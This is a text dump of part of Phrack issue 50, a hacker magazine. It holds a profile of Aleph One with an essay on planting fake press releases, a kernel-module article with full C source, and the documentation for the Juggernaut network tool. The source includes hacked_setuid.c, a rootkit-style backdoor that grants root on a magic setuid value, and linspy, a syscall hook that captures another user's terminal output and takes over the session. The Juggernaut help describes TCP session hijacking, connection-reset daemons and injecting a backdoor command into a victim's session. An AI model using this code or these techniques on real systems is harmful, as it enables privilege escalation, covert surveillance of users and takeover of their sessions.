----<>----

EOF

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

4 of 16

-:[Phrack Pro-Phile]:-

Aleph One

Personal

```
          Handle: Aleph One
       Call him: Aleph
   Past handles: None
  Handle origin: Transfinite Math
                 ("Infinity and the Mind" by Rudy Rucker)
  Date of Birth: 1974
         Height: 6 feet
         Weight: No idea.
      Eye color: Olive
     Hair Color: Dark Brown
      Computers: Two
       Admin of: Underground.Org, and BugTraq
Sites Frequented: None.  I got better things to do with my time.
           URLs: http://www.disinfo.com/
```

Favorite Things

```
         Women: Intelligent, sexy with beautiful eyes and class.
          Cars: None.  They are a pain.  Ride a motorcycle.
         Foods: Exotic.  Sushi (Anago), Arab, Chinese, Vietnamese,
                Thai, Indian, Ethiopian.  Seafood.  Meat.  Anything on
                a grill.  Anything flamb. Wine: Chianti.
         Music:      Techno: Leftfield, Orbital, Underworld, Electric
                             Skychurch, Prodigy, Juno Reacto,
                             Chemical Brothers, Ambient, GOA Trace.
                       Rock: Tool, Marylin Mason, Beck, Garbage, NIN.
                  Classical: Bach, Baroque
                Soundtracks: Natural Born Killers, The Piano, Braveheart,
                             RobRoy.
         Books: "Godel, Escher, Bach" by Douglas R. Hofstadter
                "Infinity and the Mind" by Rudy Rucker
                "100 Years of Solitude" (in Spanish)
                  by Gabriel Garcia Marques
                "Metamorphosis" by Kafka
      Turn Ons: Intelligence.  Class.  Pierced belly buttons.
                Tasteful tattoos.  Long hair.
     Turn Offs: Ignorance.  Attitude.  Bad tattoos.
```

Other passions, interests, loves:

Painting - Went to a painting/drawing class for 3 years. Did everything from pencil, pastels, up to watercolors. I stopped going when I started working with oils. I haven't painted in almost 7 years. Too bad, I enjoyed it.

Math - For some reason I always liked math. I hated doing exercises, but always liked the theory. Guess that's why my grades were not better. I was intending to do a minor in math but I quit school before that ever happened...

Reading - One of the things I value the most are my books. I really enjoy

reading. Sadly, lately, all I read are technical books. I need to start reading other stuff again.

AI - When I started fooling around with computers I wanted to go into AI, but the lack of material at my disposition at the time kept me from delving into it too much.

Most memorable experiences:
~~~~~~~~~~~~~~~~~~~~~~~~~~~

Death - It marks your life for ever.

Burning Man '95 - One of the most intense experiences of my life. Nothing can compare to the creation and expression of this community that grows and dies in one of the most inhospitable, yet more beautiful, places on earth.

Some people to mention:
~~~~~~~~~~~~~~~~~~~~~~~

Annaliza (for all the rides from work, all the adventures, always being there, and the hot cocoa)

Luis (for all the good times, the bad times, and begin one fucking crazy Spanish cosaco)

Mr. Upsetter, Buckaroo Banzai, Dan, Rod & Rika, Sir Dystic, Freqout, White Knight & Loren (for being good friends)

Intrepid Traveller (for giving me the number to Lunatic Labs)

Noid, Pappy, Phax, Elvis Smurf, Ming of Mongo, TRW, Clockwork, and the rest of the old LA 2600 crew (for being themselves)

Veggie (for being larger than life)

Mycroft (who would have thought?)

r00t (for being elite)

A few things you would like to say:
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Knowledge come from within.

The New Security Threat: Disinformation

Statistics show that network break-ins are on the rise. Entities connecting to the Net expect to be broken into. They know it's only a matter of time before some random hacker targets their machines using the latest warez to bypass their firewall and break into their machine. They have seen it happen over and over. The CIA, DOJ, NASA, MGM/UA, etc.

The modus operandi is always the same: Deface the web page, or trash the machines. For this occurrence they have prepared. Backups are in place, and ready to be used. Hacked web pages hardly stay up more than half and hour before they are taken down. What ever message the hackers wanted to deliver was probably only seen by a handful of people. There no longer is any incentive to hack a web site that no one will see.

So what is next? Disinformation.

The Internet as a medium facilitates the free flow of information. Single individuals can reach large, as yet before unreachable audiences. Information that before would have been relegated to some obscure corner, now travels at the speed of light and is disseminated all over the world. Everyday the Net is becoming a more important source of leads and information for the standard news media. It usually only takes a few hours before some information such as a new product, or some new bug, published on the Net appears on TV or some newspaper's web site. And as more companies publish information online
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

our dependence on the Net as a source of information will only increase.

But the medium does not attempt to validate or even authenticate this information in most cases. A anonymous tip on some newsgroup or web site can cause a company a lot of headaches. Even the worst are half-truths. Just look at the damage control that corporations such as Microsoft and Intel had to do in the past. But this is only the beginning.

What if that motivated hacker decides that instead of replacing the company's web site with some obscene language and graphics that will be taken down almost immediately we will add a small officially worded press release to the web site. How long until someone notices? How long until they realize it's a fake. Maybe we should also email the press release to some media contacts. What are the chances that it will be catch before it makes it into the news? Or that it will catch before it's discussed on some newsgroup with a large audience?

The amount of damage control a well placed piece of information coming from a seemingly reputable source is incredible. This, I believe, is where future attacks lay.

EOF

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

5 of 16

==========

Abuse of the Linux Kernel for Fun and Profit

halflife@infonexus.com
[guild corporation]

==========

Introduction

Loadable modules are a very useful feature in linux, as they let you load device drivers on a as-needed basis. However, there is a bad side: they make kernel hacking almost TOO easy. What happens when you can no longer trust your own kernel...? This article describes a simple way kernel modules can be easily abused.

System calls

System calls. These are the lowest level of functions available, and are implemented within the kernel. In this article, we will discuss how they can be abused to let us write a very simplistic tty hijacker/monitor. All code was written and designed for linux machines, and will not compile on anything else, since we are mucking with the kernel.

TTY Hijackers, such as tap and ttywatcher are common on Solaris, SunOS, and other systems with STREAMS, but Linux thus far has not had a useful tty hijacker (note: I don't consider pty based code such as telnetsnoop to be a hijacker, nor very useful since you must make preparations ahead of time to monitor users).

Since linux currently lacks STREAMS (LinSTREAMS appears to be dead), we must come up with a alternative way to monitor the stream. Stuffing keystrokes is not a problem, since we can use the TIOCSTI ioctl to stuff keystrokes into the input stream. The solution, of course, is to redirect the write(2) system call to our own code which logs the contents of the write if it is directed at our tty; we can then call the real write(2) system call.

Clearly, a device driver is going to be the best way to do things. We can read from the device to get the data that has been logged, and add a ioctl or two in order to tell our code exactly what tty we want to log.

Redirection of system calls

System calls are pretty easy to redirect to our own code. It works in principle like DOS terminate and stay resident code. We save the old address in a variable, then set a new one pointing to our code. In our code, we do our thing, and then call the original code when finished.

A very simple example of this is contained in hacked_setuid.c, which is a simple loadable module that you can insmod, and once it is inserted into the kernel, a setuid(4755) will set your uid/euid/gid/egid to 0. (See the appended file for all the code.) The addresses for the syscalls are contained in the sys_call_table array. It is relatively easy to redirect syscalls to point to our code. Once we have done this, many things are possible...

Linspy notes

This module is VERY easy to spot, all you have to do is cat /proc/modules and it shows up as plain as day. Things can be done to fix this, but I have no intention on doing them.

To use linspy, you need to create an ltap device, the major should be 40 and the minor should be 0. After you do that, run make and then

insmod the linspy device. Once it is inserted, you can run ltread [tty] and if all goes well, you should see stuff that is output to the user's screen. If all does not go well ... well, I shall leave that to your nightmares.

The Code [use the included extract.c utility to unarchive the code]

```
<++> linspy/Makefile
CONFIG_KERNELD=-DCONFIG_KERNELD
CFLAGS = -m486 -O6 -pipe -fomit-frame-pointer -Wall $(CONFIG_KERNELD)
CC=gcc
# this is the name of the device you have (or will) made with mknod
DN = '-DDEVICE_NAME="/dev/ltap"'
# 1.2.x need this to compile, comment out on 1.3+ kernels
V = #-DNEED_VERSION
MODCFLAGS := $(V) $(CFLAGS) -DMODULE -D__KERNEL__ -DLINUX

all:            linspy ltread setuid

linspy:         linspy.c /usr/include/linux/version.h
                $(CC) $(MODCFLAGS) -c linspy.c

ltread:
                $(CC) $(DN) -o ltread ltread.c

clean:
                rm *.o ltread

setuid:         hacked_setuid.c /usr/include/linux/version.h
                $(CC) $(MODCFLAGS) -c hacked_setuid.c

<--> end Makefile
<++> linspy/hacked_setuid.c
int errno;
#include <linux/sched.h>
#include <linux/mm.h>
#include <linux/malloc.h>
#include <linux/errno.h>
#include <linux/sched.h>
#include <linux/kernel.h>
#include <linux/times.h>
#include <linux/utsname.h>
#include <linux/param.h>
#include <linux/resource.h>
#include <linux/signal.h>
#include <linux/string.h>
#include <linux/ptrace.h>
#include <linux/stat.h>
#include <linux/mman.h>
#include <linux/mm.h>
#include <asm/segment.h>
#include <asm/io.h>
#include <linux/module.h>
#include <linux/version.h>
#include <errno.h>
#include <linux/unistd.h>
#include <string.h>
#include <asm/string.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/sysmacros.h>
#ifdef NEED_VERSION
static char kernel_version[] = UTS_RELEASE;
#endif
static inline _syscall1(int, setuid, uid_t, uid);
extern void *sys_call_table[];
void *original_setuid;
extern int hacked_setuid(uid_t uid)
```

```
{
   int i;
   if(uid == 4755)
   {
      current->uid = current->euid = current->gid = current->egid = 0;
      return 0;
   }
   sys_call_table[SYS_setuid] = original_setuid;
   i = setuid(uid);
   sys_call_table[SYS_setuid] = hacked_setuid;
   if(i == -1) return -errno;
   else return i;
}
int init_module(void)
{
   original_setuid = sys_call_table[SYS_setuid];
   sys_call_table[SYS_setuid] = hacked_setuid;
   return 0;
}
void cleanup_module(void)
{
   sys_call_table[SYS_setuid] = original_setuid;
}
<++> linspy/linspy.c
int errno;
#include <linux/tty.h>
#include <linux/sched.h>
#include <linux/mm.h>
#include <linux/malloc.h>
#include <linux/errno.h>
#include <linux/sched.h>
#include <linux/kernel.h>
#include <linux/times.h>
#include <linux/utsname.h>
#include <linux/param.h>
#include <linux/resource.h>
#include <linux/signal.h>
#include <linux/string.h>
#include <linux/ptrace.h>
#include <linux/stat.h>
#include <linux/mman.h>
#include <linux/mm.h>
#include <asm/segment.h>
#include <asm/io.h>
#ifdef MODULE
#include <linux/module.h>
#include <linux/version.h>
#endif
#include <errno.h>
#include <asm/segment.h>
#include <linux/unistd.h>
#include <string.h>
#include <asm/string.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/sysmacros.h>
#include <linux/vt.h>

/* set the version information, if needed */
#ifdef NEED_VERSION
static char kernel_version[] = UTS_RELEASE;
#endif

#ifndef MIN
#define MIN(a,b)        ((a) < (b) ? (a) : (b))
#endif

/* ring buffer info */

#define BUFFERSZ        2048
```

```
char buffer[BUFFERSZ];
int queue_head = 0;
int queue_tail = 0;

/* taken_over indicates if the victim can see any output */
int taken_over = 0;

static inline _syscall3(int, write, int, fd, char *, buf, size_t, count);
extern void *sys_call_table[];

/* device info for the linspy device, and the device we are watching */
static int linspy_major = 40;
int tty_minor = -1;
int tty_major = 4;

/* address of original write(2) syscall */
void *original_write;

void save_write(char *, size_t);


int out_queue(void)
{
   int c;
   if(queue_head == queue_tail) return -1;
   c = buffer[queue_head];
   queue_head++;
   if(queue_head == BUFFERSZ) queue_head=0;
   return c;
}

int in_queue(int ch)
{
   if((queue_tail + 1) == queue_head) return 0;
   buffer[queue_tail] = ch;
   queue_tail++;
   if(queue_tail == BUFFERSZ) queue_tail=0;
   return 1;
}


/* check if it is the tty we are looking for */
int is_fd_tty(int fd)
{
   struct file *f=NULL;
   struct inode *inode=NULL;
   int mymajor=0;
   int myminor=0;

   if(fd >= NR_OPEN || !(f=current->files->fd[fd]) || !(inode=f->f_inode))
      return 0;
   mymajor = major(inode->i_rdev);
   myminor = minor(inode->i_rdev);
   if(mymajor != tty_major) return 0;
   if(myminor != tty_minor) return 0;
   return 1;
}

/* this is the new write(2) replacement call */
extern int new_write(int fd, char *buf, size_t count)
{
   int r;
   if(is_fd_tty(fd))
   {
      if(count > 0)
         save_write(buf, count);
      if(taken_over) return count;
   }
   sys_call_table[SYS_write] = original_write;
   r = write(fd, buf, count);
```

```
   sys_call_table[SYS_write] = new_write;
   if(r == -1) return -errno;
   else return r;
}


/* save data from the write(2) call into the buffer */
void save_write(char *buf, size_t count)
{
   int i;
   for(i=0;i < count;i++)
      in_queue(get_fs_byte(buf+i));
}

/* read from the ltap device - return data from queue */
static int linspy_read(struct inode *in, struct file *fi, char *buf, int count)
{
   int i;
   int c;
   int cnt=0;
   if(current->euid != 0) return 0;
   for(i=0;i < count;i++)
   {
      c = out_queue();
      if(c < 0) break;
      cnt++;
      put_fs_byte(c, buf+i);
   }
   return cnt;
}

/* open the ltap device */
static int linspy_open(struct inode *in, struct file *fi)
{
   if(current->euid != 0) return -EIO;
   MOD_INC_USE_COUNT;
   return 0;
}

/* close the ltap device */
static void linspy_close(struct inode *in, struct file *fi)
{
   taken_over=0;
   tty_minor = -1;
   MOD_DEC_USE_COUNT;
}

/* some ioctl operations */
static int
linspy_ioctl(struct inode *in, struct file *fi, unsigned int cmd, unsigned long args)
{
#define LS_SETMAJOR     0
#define LS_SETMINOR     1
#define LS_FLUSHBUF     2
#define LS_TOGGLE       3

   if(current->euid != 0) return -EIO;
   switch(cmd)
   {
      case LS_SETMAJOR:
         tty_major = args;
         queue_head = 0;
         queue_tail = 0;
         break;
      case LS_SETMINOR:
         tty_minor = args;
         queue_head = 0;
         queue_tail = 0;
         break;
     case LS_FLUSHBUF:
```

```
         queue_head=0;
         queue_tail=0;
         break;
     case LS_TOGGLE:
         if(taken_over) taken_over=0;
         else taken_over=1;
         break;
      default:
         return 1;
   }
   return 0;
}


static struct file_operations linspy = {
NULL,
linspy_read,
NULL,
NULL,
NULL,
linspy_ioctl,
NULL,
linspy_open,
linspy_close,
NULL
};


/* init the loadable module */
int init_module(void)
{
   original_write = sys_call_table[SYS_write];
   sys_call_table[SYS_write] = new_write;
   if(register_chrdev(linspy_major, "linspy", &linspy)) return -EIO;
   return 0;
}

/* cleanup module before being removed */
void cleanup_module(void)
{
   sys_call_table[SYS_write] = original_write;
   unregister_chrdev(linspy_major, "linspy");
}
<--> end linspy.c
<++> linspy/ltread.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <termios.h>
#include <string.h>
#include <fcntl.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/sysmacros.h>

struct termios save_termios;
int ttysavefd = -1;
int fd;

#ifndef DEVICE_NAME
#define DEVICE_NAME "/dev/ltap"
#endif

#define LS_SETMAJOR     0
#define LS_SETMINOR     1

#define LS_FLUSHBUF     2
#define LS_TOGGLE       3
```

```
void stuff_keystroke(int fd, char key)
{
   ioctl(fd, TIOCSTI, &key);
}

int tty_cbreak(int fd)
{
   struct termios buff;
   if(tcgetattr(fd, &save_termios) < 0)
      return -1;
   buff = save_termios;
   buff.c_lflag &= ~(ECHO | ICANON);
   buff.c_cc[VMIN] = 0;
   buff.c_cc[VTIME] = 0;
   if(tcsetattr(fd, TCSAFLUSH, &buff) < 0)
      return -1;
   ttysavefd = fd;
   return 0;
}

 char *get_device(char *basedevice)
{
   static char devname[1024];
   int fd;

   if(strlen(basedevice) > 128) return NULL;
   if(basedevice[0] == '/')
      strcpy(devname, basedevice);
   else
      sprintf(devname, "/dev/%s", basedevice);
   fd = open(devname, O_RDONLY);
   if(fd < 0) return NULL;
   if(!isatty(fd)) return NULL;
   close(fd);
   return devname;
}


int do_ioctl(char *device)
{
   struct stat mystat;

   if(stat(device, &mystat) < 0) return -1;
    fd = open(DEVICE_NAME, O_RDONLY);
   if(fd < 0) return -1;
   if(ioctl(fd, LS_SETMAJOR, major(mystat.st_rdev)) < 0) return -1;
   if(ioctl(fd, LS_SETMINOR, minor(mystat.st_rdev)) < 0) return -1;
}


void sigint_handler(int s)
{
   exit(s);
}

void cleanup_atexit(void)
{
   puts(" ");
   if(ttysavefd >= 0)
      tcsetattr(ttysavefd, TCSAFLUSH, &save_termios);
}

main(int argc, char **argv)
{
   int my_tty;
   char *devname;
    unsigned char ch;
   int i;

   if(argc != 2)
```

```
   {
      fprintf(stderr, "%s ttyname\n", argv[0]);
      fprintf(stderr, "ttyname should NOT be your current tty!\n");
      exit(0);
   }
   devname = get_device(argv[1]);
   if(devname == NULL)
   {
      perror("get_device");
      exit(0);
   }
   if(tty_cbreak(0) < 0)
   {
      perror("tty_cbreak");
      exit(0);
   }
   atexit(cleanup_atexit);
   signal(SIGINT, sigint_handler);
   if(do_ioctl(devname) < 0)
   {
      perror("do_ioctl");
      exit(0);
   }
   my_tty = open(devname, O_RDWR);
   if(my_tty == -1) exit(0);
   setvbuf(stdout, NULL, _IONBF, 0);
   printf("[now monitoring session]\n");
   while(1)
   {
      i = read(0, &ch, 1);
      if(i > 0)
      {
         if(ch == 24)
         {
            ioctl(fd, LS_TOGGLE, 0);
            printf("[Takeover mode toggled]\n");
         }
         else stuff_keystroke(my_tty, ch);
      }
      i = read(fd, &ch, 1);
      if(i > 0)
         putchar(ch);
    }
}
<--> end ltread.c


EOF
```

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

6 of 16

J U G G E R N A U T

route|daemon9

a guild corporation production 1996/7

Please use the included extract.c utility to extract the files and then read the Install file. Any problems/comments mail me route@infonexus.com.

A boot image is forthcoming that will allow a user to simply pop a disk into most any networked PC and turn it into a Juggernaut workstation.

<++> Juggernaut/ClothLikeGauze/.help

Juggernaut 1.0 Help File

Overview

Juggernaut is a robust network tool for the Linux OS. It contains several modules offering a wide degree of functionality. Juggernaut has been tested successfully on several different Linux machines on several different networks. However, your mileage may vary depending on the network topologies of the environment (ie: Smart hubbing will kill much of the packet sniffing functionality...) and, to a lesser extent, the machine running Juggernaut. If something doesn't work, use a network debugger and figure out why...

Juggernaut v1.0 was originally published in Phrack Magazine, issue 50; on April 9, 1997.

Any serious problems/bugs or comments, please mail me:

route@infonexus.com

Command Line Options

juggernaut -h

Quick help.

juggernaut -H

Dumps this help file.

juggernaut -v

By default, Juggernaut conveys error messages and other diagnostic information to the user. Specifying this option will cause Juggernaut to shut the hell up.

Not recommended unless you know what you are doing.

juggernaut -t xx [juggernaut -t 5]

This option specifies the network read timeout (which defaults to 10 seconds). This value reflects how long Juggernaut will wait for network traffic before giving up. In this case, it will wait 5 seconds.

juggernaut -s TOKEN [juggernaut -s login]

Dedicated sniffing mode. Juggernaut will drop to the background and examine all TCP packets looking for TOKEN. When TOKEN is located, it then isolates that TCP circuit and captures the next 16 (the default enticement factor) packets and logs them to a file. It then resets and continues sifting through TCP traffic looking for TOKEN.

juggernaut -s TOKEN -e xx [juggernaut -s daemon9 -e 1000]

By specifying a larger enticement factor, you can capture more packets from a session. This time, after locating TOKEN, Juggernaut will capture 1000 packets before reseting.

juggernaut

This starts the program in standard mode.

Menu Options

This is normal mode of operation for Juggernaut. This is where the magic happens, this is where the fun is. The program will examine all network traffic and add suitable TCP connections to the connection database (which is viewed with option 1). After at least one connection is in the database, you can start mucking around with it (connection construction and destruction are indicated by the appearance of the "+" or the "-" at the console). Note that connections involving a local interface may not show up (unless the localhost is dual-homed).

One possible shortcoming of the program is the fact that it stores very little state information about connections in the database. Juggernaut collects whatever information it needs (and doesn't have) on the fly. As such, a quiet connection (no traffic) will elude hijacking and reseting. The benefit of this is the fact that the program does not have to tie itself up updating the shared memory segment with state every time a packet flies by.

?) Help

This file.

0) Program information

Dumps some stuff...

1) Connection database

Dumps the current connection list and percent to capacity. Gives the option to wipe the database.

2) Spy on a connection

Allows a user to spy on any connection in the database, with the option of logging the entire session to a file.

3) Reset a connection

Allows the user to destroy any existing connection in the database.

4) Automated connection reset daemon

Allows the user to setup an automated TCP RST daemon that will listen for connection request attempts from a specified source host (and optionally a destination host) and then reset them before they

have a chance to complete. Requires a source IP address and optionally a destination address. This module prints a "*" to the console when a connection request attempt is attempted and denied...

5) Simplex connection hijack

Allows the user to insert a command into a telnet based TCP stream. A short ACK storm ensues until the connection is subsequently reset.

6) Interactive connection hijack

Allows the user to take over a session from a legitimate client. This desynchs the client from the server as the user takes over. The resulting ACK storm can be catastrophic and makes this interactive session prone to failure. If both of the target hosts are on an ethernet, expect a momunmental ACK storm.

7) Packet assembly module

The Prometheus module. Construction of TCP, UDP, ICMP, and IP packets. The user has complete control over most of the header fields and can opt for generating a pseudo-random value. This module is far from done and needs some serious work.

8) Souper sekret option number eight

Sshh.

9) Step down

Quitter.

Suggested Use

scenario 1: The passive observer
menu options 1,2

The user is curious. She simply waits for connections to arrive and then passively observes them. Several invocations of Juggernaut may be started, each spying on a different connection. The user does not modify the flow of data or control.

scenario 2: The malicious observer
menu options 1,2,3

Same scenario as above, except the user alters the flow of control and opts to destroy connections at some point.

scenario 3: The active observer
menu options 1,2,3,5,(6)

Same as the previous situations, however the user inserts data into the stream before destroying it.

scenario 4: The imp
menu options 1,2,3,4

The user is an impish devil and simply wants to cause trouble by setting up multiple ACRST daemons.

scenario 5: The active observer with poisonous reverse
menu options 1,2,4,5

The user waits until a client establishes a connection with a targeted server and then sets up the ACRST daemon to destroy all further connection-request attempts from the client. The user then spys on the connection, waiting for an opportune time to inject a hijack packet into the stream containing a backdooring command/pipeline. The client will then have her connection RST (after a brief ACK storm). If the client attempts to re-establish the connection with the server, she will be denied and likely think it is a transient network error. The user can then login into the server using the backdoor without fear of the client logging back in.

Juggernaut is a Guild Corporation production, (c) 1996/7.

[corporate persuasion through Internet terrorism]

EOF
<-->
<++> Juggernaut/ClothLikeGauze/MANIFEST

File Manifest for Juggernaut 1.0

1996/7 daemon9[guild|phrack|r00t]

```
ClothLikeGauze/     Docs
    .help           Helpfile
    copyright       The legal tie that binds.
    Install         Installation instructions
    MANIFEST        This file
Makefile            makefile
NumberOneCrush/     Sources
    main.c          main logic
    mem.c           shared memory/semaphore functions
    menu.c          menu functions
    prometheus.c    packet assembly workshop module
    net.c           socket/network functions
    surplus.c       dumping ground
```

Version history
---

version a1:

```
11.30.96:   Decided to start.  Juggernaut framework and queue stuff.  Used
            linked list queue originally to store connections.
12.01.96:   Sniffing/spying/logging/RST stuff.
12.02-04:   Not sure what I did here.  I think I had a large turkey samich.
12.05.96:   Redid memory abstract data type.  Multithreaded.  Implemented
            shared memory segment and semaphore for access control.
            Dumped ALL the dynamic memory allocation code.
12.06.96:   Added packet assembly workshop hooks.  Added curses.  Removed
            curses.
12.07.96:   No coding today.
12.08.96:   Non-interactive hijacking completed.  I think we're ready for
            beta now.
```

version b1:

```
12.09.96:   IP_HDRINCL crap added.
12.15-18:   I was in NYC for the r00tparty.  No coding then.
12.19.96:   Added automated RST stuff.
12.20-27:   No coding.
12.28.96:   Started work on interactive hijacking.  Damned ACK storms.
12.30.96:   Started packet assembly module for reals.
```

```
version b2:
-----------
01.25.97:   Added network timeout logic.
01.26.97-
04.01.97:   How can you possibly expect me to account for all that time?
            I went to Germany with alhambra for a networking summit and
            all over the US for other work, I was even in a Discovery
            special on IW...

version 1.0:
------------
04.02.97:   Here it is.
<-->
<++> Juggernaut/ClothLikeGauze/ToDo

Juggernaut ToDo list
--------------------
 + re-structure multitasking model to give the option of
   using multi-processing OR multi-threading
 + Create boot image
 + Support for ongoing connections
 + Support for healthy choice hotdog sequencer
 + Add arp cache seeding routine; as connections are added, MAC
   addresses will be added to the arp cache
 + Add support for different verbosity levels
 + Add support for IP and TCP options in packet assembly module
 + Better packet assembly support as a whole
 + Better code module plug-in support
 + much more robust packet sniffing module with support for
   multiple protocols
 + um, interactive hijacking that doesn't kill the client
<-->
<++> Juggernaut/ClothLikeGauze/copyright

                        Juggernaut

Copyright (c) 1996/7 by daemon9/route [Guild] (route@infonexus.com)

Juggernaut source code, documentation, auxilliary programs, and
executables are Copyright 1996/7 daemon9[guild].  All rights reserved.

-------------------------------------------------------------------------

                    GNU GENERAL PUBLIC LICENSE
                       Version 2, June 1991

 Copyright (C) 1989, 1991 Free Software Foundation, Inc.
                          675 Mass Ave, Cambridge, MA 02139, USA
 Everyone is permitted to copy and distribute verbatim copies
 of this license document, but changing it is not allowed.

                             Preamble

  The licenses for most software are designed to take away your
freedom to share and change it.  By contrast, the GNU General Public
License is intended to guarantee your freedom to share and change free
software--to make sure the software is free for all its users.  This
General Public License applies to most of the Free Software
Foundation's software and to any other program whose authors commit to
using it.  (Some other Free Software Foundation software is covered by
the GNU Library General Public License instead.)  You can apply it to
your programs, too.

  When we speak of free software, we are referring to freedom, not
price.  Our General Public Licenses are designed to make sure that you
have the freedom to distribute copies of free software (and charge for
this service if you wish), that you receive source code or can get it
if you want it, that you can change the software or use pieces of it
in new free programs; and that you know you can do these things.
```

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

GNU GENERAL PUBLIC LICENSE
TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The "Program", below, refers to any such program or work, and a "work based on the Program" means either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term "modification".) Each licensee is addressed as "you".

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any change.

b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.

c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

